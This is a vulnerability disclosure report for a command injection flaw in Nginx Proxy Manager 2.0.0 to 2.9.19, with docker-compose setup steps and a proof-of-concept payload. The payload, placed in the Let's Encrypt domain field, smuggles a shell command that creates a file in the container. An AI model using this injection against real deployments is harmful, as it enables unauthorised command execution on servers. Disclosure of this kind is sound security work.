


# Nginx proxy manager Command Inject vulnerability

# **CVE Vulnerability Report**

# **Vulnerability Details**



I found a command injection vulnerability in nginx-proxy-manager, because the backend code does not filter user input, an attacker can exploit this vulnerability to obtain permissions, due to the different deployment methods of the old and new versions, the corresponding container permissions/server permissions can be obtained

NginxProxyManager

## **Steps to Reproduce**

1. Create a docker-compose.yml file with the following contents

version: '3'
services:


```
app:
  image: 'jc21/nginx-proxy-manager:latest'
  restart: unless-stopped
ports:
    - '80:80'
    - '81:81'
    - '443:443'
volumes:
    - ./data:/data
    - ./letsencrypt:/etc/letsencrypt
```

2. Execute the following command:


```
docker-compose up -d
```

```
[trainee@traineedeWindows7-Pro laster % docker-compose up -d
Creating network "laster_default" with the default driver
Creating laster_app_1 ... done
trainee@traineedeWindows7-Pro laster %
```


3. using browser open link: <a href="http://127.0.0.1:80">http://127.0.0.1:80</a>



- 4. Using admin@example.com/changeme login web console
- 5. configure your email address and new passwd
- 6. click SSL Certificates → Add SSL Certificate




7. click Let's Encrypt



8. Fill the payload with domain names


```
test.com "||touch /3.txt||\n
test.com"
```



- 9. click I Agree to the Let's Encrypt Terms of Service, But don't log in, let's check the list of container root files
- 10. Go to the container and view the list of container root files

```
docker ps
docker exec -it 46 sh -c "ls -lha /"
```

- 11. Go back to the Nginx Proxy Manager web backend and click Save
- 12. Next, you'll see an error on the page



13. Check the docker container root file again

```
docker exec -it 46 sh -c "ls -lha /"
```

### **Scope of Impact**

```
NginxProxyManager 2.0.0~2.9.19
```

#### **Recommended Solution**

```
When the backend accepts user input, it filters the user input to prevent malicious characters from entering, such as: ' " / |
```

#### References

Project Link: <a href="https://github.com/NginxProxyManager/nginx-proxy-manager">https://github.com/NginxProxyManager/nginx-proxy-manager</a>